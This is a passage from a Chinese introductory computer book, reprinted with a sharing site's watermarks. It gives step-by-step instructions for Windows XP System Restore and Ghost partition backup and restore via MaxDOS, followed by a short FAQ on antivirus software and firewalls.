免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 12-50 选择“系统还原”命令




图 12-51 “系统还原”对话框

步骤 3 在弹出的“创建一个还原点”对话框的“还原点描述”文本框中输入描述信息，单击 创建(R) 按钮，如图 12-52 所示。

步骤 4 创建还原点，在弹出的“还原点已创建”对话框中单击 关闭(C) 按钮，结束创建还原点操作，如图 12-53 所示。



图 12-52 输入还原点名称



图 12-53 成功创建还原点

2. 还原系统

当系统出现故障时，可通过还原系统来快速恢复系统，并将系统恢复到创建还原点时的正常状态。下面介绍还原系统的操作方法，具体操作如下：

步骤 1 启动“系统还原”之后，会弹出“欢迎使用系统还原”对话框，再在对话框中选中 ◉恢复我的计算机到一个较早的时间(R) 单选按钮，单击 下一步(N) > 按钮，如图 12-54 所示。

步骤 2 弹出“选择一个还原点”对话框，在日期框中选择创建还原点的时间，在右侧的列表框中选择需要的还原点，单击 下一步(N) > 按钮，如图 12-55 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 12-54　选择还原点




图 12-55　确认还原点

步骤 3　在弹出的“确认还原点选择”对话框中，单击 下一步(N) > 按钮，将自动重新启动电脑并开始还原系统，如图 12-56 所示。

步骤 4　待还原完成并登录 Windows XP 后，在弹出的“恢复完成”对话框中单击 确定(O) 按钮完成系统还原操作，如图 12-57 所示。




图 12-56　选择还原点



图 12-57　确认还原点

12.4.2　使用 Ghost 软件备份和还原系统

Ghost 是目前最常用的备份和还原软件，通过它可以快速地完成对操作系统的备份和还原操作，不过 Ghost 软件只能在 DOS 中运行，因此必须先在电脑中安装 DOS。MaxDOS 软件中自带了 DOS 和 Ghost 软件，安装了该软件后即可使用 Ghost 软件备份和还原系统（下载地址是 http://dl.pconline.com.cn/html_2/1/58/id=10304&pn=0.html），下面介绍在 MaxDOS 软件中进入 DOS 并完成 Ghost 备份和还原操作的方法。

1. 通过 MaxDOS 进入 Ghost

MaxDOS 软件是一款多功能的软件，在其中包含了 DOS、Ghost 等多种软件。使用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

MaxDOS 软件前需要安装它，其安装程序可在网上专业下载网站下载。下面就介绍在 MaxDOS v5.7s 中进入 Ghost 软件的方法，具体操作如下：

步骤 1 启动电脑后，当出现选择启动系统界面时，通过方向键【↓】键选择 MaxDOS v5.7s 选项，如图 12-58 所示，按【Enter】键。

步骤 2 在打开的界面中，使用方向键【↓】或【↑】键选择“运行 MaxDOS v5.7s!”选项，如图 12-59 所示，按【Enter】键。




图 12-58 选择操作系统



图 12-59 运行 MaxDOS 5.7s

步骤 3 程序将回到 DOS 系统模式，要求输入进入 MaxDOS 工具箱的密码，如图 12-60 所示，输入默认密码“max”，按【Enter】键。

步骤 4 打开 MaxDOS v5.7s 启动选择菜单，选择“纯 DOS 模式”选项，如图 12-61 所示，按【Enter】键。



图 12-60 输入密码



图 12-61 选择启动菜单

步骤 5 在打开的界面中输入“ghost”命令，如图 12-62 所示，按【Enter】键。

步骤 6 打开 Ghost 软件的操作界面，如图 12-63 所示，单击 [redacted] 按钮即可进入其中进行备份和还原操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 12-62　输入启动命令




图 12-63　Ghost 界面

2. 备份系统

Ghost 软件可以一次性对系统盘所在的硬盘分区进行备份，并将其保存为一个备份文件，用户可以很方便地管理备份文件。下面就介绍用 Ghost 备份系统的操作方法，具体操作如下：

步骤 1　打开 Ghost 的操作界面，按键盘中的方向键选择【local】/【Partition】/【To Image】命令，然后按【Enter】键。

步骤 2　弹出选择硬盘的对话框，选择安装了操作系统的硬盘，如图 12-64 所示，这里按【Enter】键。

步骤 3　在弹出的选择硬盘分区的对话框中选择安装了操作系统的硬盘分区，这里选择第一行选项，如图 12-65 所示，按【Enter】键。




图 12-64　选择硬盘




图 12-65　选择硬盘分区

步骤 4　弹出输入文件名的对话框，按【Tab】键切换到 Look in 下拉列表框，并在其中输入保存的路径，这里输入“F:\ghost\”，在 File name 文本框中输入保存的文件名，这里输入“bak”，如图 12-66 所示，单击 Save 按钮。

步骤 5　弹出选择压缩方式的对话框，按【Tab】键切换到 High 按钮上，如图 12-67 所示，按【Enter】键。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 12-66 输入文件名




图 12-67 选择压缩方式

步骤 6 弹出确认是否创建备份文件的对话框，按【Tab】键切换到 Yes 按钮上，按【Enter】键，开始备份文件。

步骤 7 在 Ghost 程序界面中可以查看到当前的备份进度，备份完成后，弹出成功完成备份的对话框，按【Enter】键返回 Ghost 软件界面，重新启动电脑即可。

3. 还原系统

当操作系统出现故障时，使用 Ghost 软件不但可快速将操作系统还原回备份前的正常状态，而且所还原的操作系统中包含的软件仍能继续使用。下面就介绍用 Ghost 还原系统的操作方法：

步骤 1 打开 Ghost 的程序界面，按键盘中的方向键选择【local】/【Partition】/【From Image】命令，然后按【Enter】键。

步骤 2 在弹出的选择备份文件对话框中，按【Tab】键切换到 Look in 下拉列表框，并在其中选择备份文件路径，这里输入“F:\ghost\”，在 File name 文本框中输入打开的文件名，这里输入“bak”，如图 12-68 所示，再单击 Open 按钮。

步骤 3 在打开的界面中可查看备份文件的相关信息，如图 12-69 所示，按【Enter】键。

魔法档案

用户如使用 USB 接口的鼠标，则在 Ghost 软件中将无法使用该鼠标，只能使用键盘上的方向键或【Tab】键进行选择操作，使用【Enter】键确认所选择的命令，使用【Esc】键取消命令或返回上一级对话框。另外，在选择备份文件时，如选择的文件夹中没有所需的备份文件，可通过选择列表框中的 或 按钮，返回到上一级文件夹中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 12-68　选择备份文件



图 12-69　查看备份文件信息

步骤 4　弹出选择硬盘的对话框，在列表框中选择需还原的硬盘分区所在的硬盘，如图 12-70 所示，按【Enter】键。

步骤 5　弹出选择需还原的硬盘分区的对话框，在列表框中选择需还原的第一个硬盘分区，如图 12-71 所示，按【Enter】键确认。




图 12-70　选择硬盘




图 12-71　选择硬盘分区

步骤 6　在弹出的对话框中按【Tab】键切换到 Yes 按钮，如图 12-72 所示，按【Enter】键开始还原系统。

步骤 7　待还原完成后，在弹出的完成对话框中按【Tab】键切换到 Reset Computer 按钮，如图 12-73 所示，重新启动电脑即可。




图 12-72　确认是否覆盖原硬盘分区内容




图 12-73　完成还原操作

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

12.5 常见问题解答

：在使用杀毒软件时，还应该注意什么问题？如果在一台电脑中安装多个杀毒软件是否能起到更好的杀毒效果？

：杀毒软件都有属于自己的病毒库，病毒库中存放有已知病毒的特征码，杀毒软件就是根据这些特征码来查杀病毒。电脑技术的发展速度非常快，每天都会出现新的病毒，因此用户应该定期地对杀毒软件的病毒库进行升级，提高其查杀病毒的能力。不同的杀毒软件会采用不同的模块来抵制病毒，而这些模块又直接影响到系统的运行，大多数情况下，在同一台电脑中安装多个杀毒软件，不仅不能起到杀毒的作用，还有可能发生冲突导致系统瘫痪。所以，杀毒软件并不是用得越多越好，用户应该选择一款适合自己电脑系统的杀毒软件。

：听说 Windows XP SP2 操作系统中集成了防火墙，它和第三方防火墙软件相比有什么区别？

：简单地说，系统自带的防火墙与操作系统衔接较好，但功能较差，它只会阻截传入系统的流量而不理会传出的流量；专业的第三方防火墙软件会对两个方向的流量都进行监控，功能更加强大，并且能进行一些专业的规则设置。鉴于目前的网络环境，系统自带的防火墙并不能起到很好的防护作用，所以建议用户选用专业的第三方防火墙软件。为了避免冲突，同时应关闭系统自带的防火墙。

12.6 过 关 练 习

（1）在自己的电脑上安装杀毒软件，并使用它进行杀毒操作。
（2）根据本章所讲解的内容，对 Windows 操作系统中的漏洞进行修补。
（3）使用 Ghost 软件备份电脑中安装了操作系统的硬盘分区。

溜客安全网 WwW.176Ku.CoM